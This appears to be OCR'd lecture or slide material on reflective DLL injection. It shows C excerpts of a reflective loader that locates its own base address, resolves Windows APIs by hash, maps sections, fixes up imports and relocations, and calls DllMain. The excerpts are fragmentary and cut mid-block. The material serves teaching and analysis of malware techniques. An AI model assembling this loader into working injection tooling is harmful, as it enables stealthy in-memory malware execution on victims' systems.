


```
// loop through memory backwards searching for our images base address
// we dont need SEH style search as we shouldnt generate any access violations with this
while( TRUE )
{
        if( ((PIMAGE_DOS_HEADER)uiLibraryAddress)->e_magic == IMAGE_DOS_SIGNATURE )
        {
                uiHeaderValue = ((PIMAGE_DOS_HEADER)uiLibraryAddress)->e_lfanew;
                // some x64 dll's can trigger a bogus signature (IMAGE_DOS_SIGNATURE == 'POP r10'),
                // we sanity check the e_lfanew with an upper threshold value of 1024 to avoid problems.
                if( uiHeaderValue >= sizeof(IMAGE_DOS_HEADER) && uiHeaderValue < 1024 )
                {
                        uiHeaderValue += uiLibraryAddress;
                        // break if we have found a valid MZ/PE header
                        if( ((PIMAGE_NT_HEADERS)uiHeaderValue)->Signature == IMAGE_NT_SIGNATURE )
                                break;
                }
        }
        uiLibraryAddress--;
}
```

Detailed Reflective DLL Injection [2.2]

Find useful functions:


LoadLibraryA, GetProcAddress, VirtualAlloc, NtFlushInstructionCache



```
// compute the hash values for this function name
dwHashValue = hash( (char *)( uiBaseAddress + DEREF_32( uiNameArray ) )  );

// if we have found a function we want we get its virtual address
if( dwHashValue == LOADLIBRARYA_HASH || dwHashValue == GETPROCADDRESS_HASH || dwHashValue == VIRTUALALLOC_HASH )
{
        // get the VA for the array of addresses
        uiAddressArray = ( uiBaseAddress + ((PIMAGE_EXPORT_DIRECTORY )uiExportDir)->AddressOfFunctions );

        // use this functions name ordinal as an index into the array of name pointers
        uiAddressArray += ( DEREF_16( uiNameOrdinals ) * sizeof(DWORD) );

        // store this functions VA
        if( dwHashValue == LOADLIBRARYA_HASH )
                pLoadLibraryA = (LOADLIBRARYA)( uiBaseAddress + DEREF_32( uiAddressArray ) );
        else if( dwHashValue == GETPROCADDRESS_HASH )
                pGetProcAddress = (GETPROCADDRESS)( uiBaseAddress + DEREF_32( uiAddressArray ) );
        else if( dwHashValue == VIRTUALALLOC_HASH )
                pVirtualAlloc = (VIRTUALALLOC)( uiBaseAddress + DEREF_32( uiAddressArray ) );

        // decrement our counter
        usCounter--;
}
```

Detailed Reflective DLL Injection [2.3]


Load DLL headers and sections:



```
// itterate through all sections, loading them into memory.
uiValueE = ((PIMAGE_NT_HEADERS)uiHeaderValue)->FileHeader.NumberOfSections;
while( uiValueE-- )
{
        // uiValueB is the VA for this section
        uiValueB = ( uiBaseAddress + ((PIMAGE_SECTION_HEADER)uiValueA)->VirtualAddress );

        // uiValueC if the VA for this sections data
        uiValueC = ( uiLibraryAddress + ((PIMAGE_SECTION_HEADER)uiValueA)->PointerToRawData );

        // copy the section over
        uiValueD = ((PIMAGE_SECTION_HEADER)uiValueA)->SizeOfRawData;

        while( uiValueD-- )
                *(BYTE *)uiValueB++ = *(BYTE *)uiValueC++;

        // get the VA of the next section
        uiValueA += sizeof( IMAGE_SECTION_HEADER );
}
```

Detailed Reflective DLL Injection [2.4]


Process imports and load additional DLLs:



```
// uiValueB = the address of the import directory
uiValueB = (ULONG_PTR)&((PIMAGE_NT_HEADERS)uiHeaderValue)->OptionalHeader.DataDirectory[ IMAGE_DIRECTORY_ENTRY_IMPORT ];

// we assume their is an import table to process
// uiValueC is the first entry in the import table
uiValueC = ( uiBaseAddress + ((PIMAGE_DATA_DIRECTORY)uiValueB)->VirtualAddress );

// itterate through all imports
while( ((PIMAGE_IMPORT_DESCRIPTOR)uiValueC)->Name )
{
        // use LoadLibraryA to load the imported module into memory
        uiLibraryAddress = (ULONG_PTR)pLoadLibraryA( (LPCSTR)( uiBaseAddress + ((PIMAGE_IMPORT_DESCRIPTOR)uiValueC)->Name ) );
```

Detailed Reflective DLL Injection [2.5]


Process image relocations:



```
// calculate the base address delta and perform relocations (even if we load at desired image base)
uiLibraryAddress = uiBaseAddress - ((PIMAGE_NT_HEADERS)uiHeaderValue)->OptionalHeader.ImageBase;

// uiValueB = the address of the relocation directory
uiValueB = (ULONG_PTR)&((PIMAGE_NT_HEADERS)uiHeaderValue)->OptionalHeader.DataDirectory[ IMAGE_DIRECTORY_ENTRY_BASERELOC ];

// check if their are any relocations present
if( ((PIMAGE_DATA_DIRECTORY)uiValueB)->Size )
{
	// uiValueC is now the first entry (IMAGE_BASE_RELOCATION)
	uiValueC = ( uiBaseAddress + ((PIMAGE_DATA_DIRECTORY)uiValueB)->VirtualAddress );

	// and we itterate through all entries...
	while( ((PIMAGE_BASE_RELOCATION)uiValueC)->SizeOfBlock )
	{
		// uiValueA = the VA for this relocation block
		uiValueA = ( uiBaseAddress + ((PIMAGE_BASE_RELOCATION)uiValueC)->VirtualAddress );
```


Detailed Reflective DLL Injection [2.6]

Call entrypoint (DllMain):



```
        // uiValueA = the VA of our newly loaded DLL/EXE's entry point
        uiValueA = ( uiBaseAddress + ((PIMAGE_NT_HEADERS)uiHeaderValue)->OptionalHeader.AddressOfEntryPoint );

        // We must flush the instruction cache to avoid stale code being used which was updated by our relocation processing.
        pNtFlushInstructionCache( (HANDLE)-1, NULL, 0 );

        // call our respective entry point, fudging our hInstance value
#ifdef REFLECTIVEDLLINJECTION_VIA_LOADREMOTELIBRARYR
        // if we are injecting a DLL via LoadRemoteLibraryR we call DllMain and pass in our parameter (via the DllMain lpReserved
        ((DLLMAIN)uiValueA)( (HINSTANCE)uiBaseAddress, DLL_PROCESS_ATTACH, lpParameter );
#else
        // if we are injecting an DLL via a stub we call DllMain with no parameter
        ((DLLMAIN)uiValueA)( (HINSTANCE)uiBaseAddress, DLL_PROCESS_ATTACH, NULL );
#endif
```

API Hooking



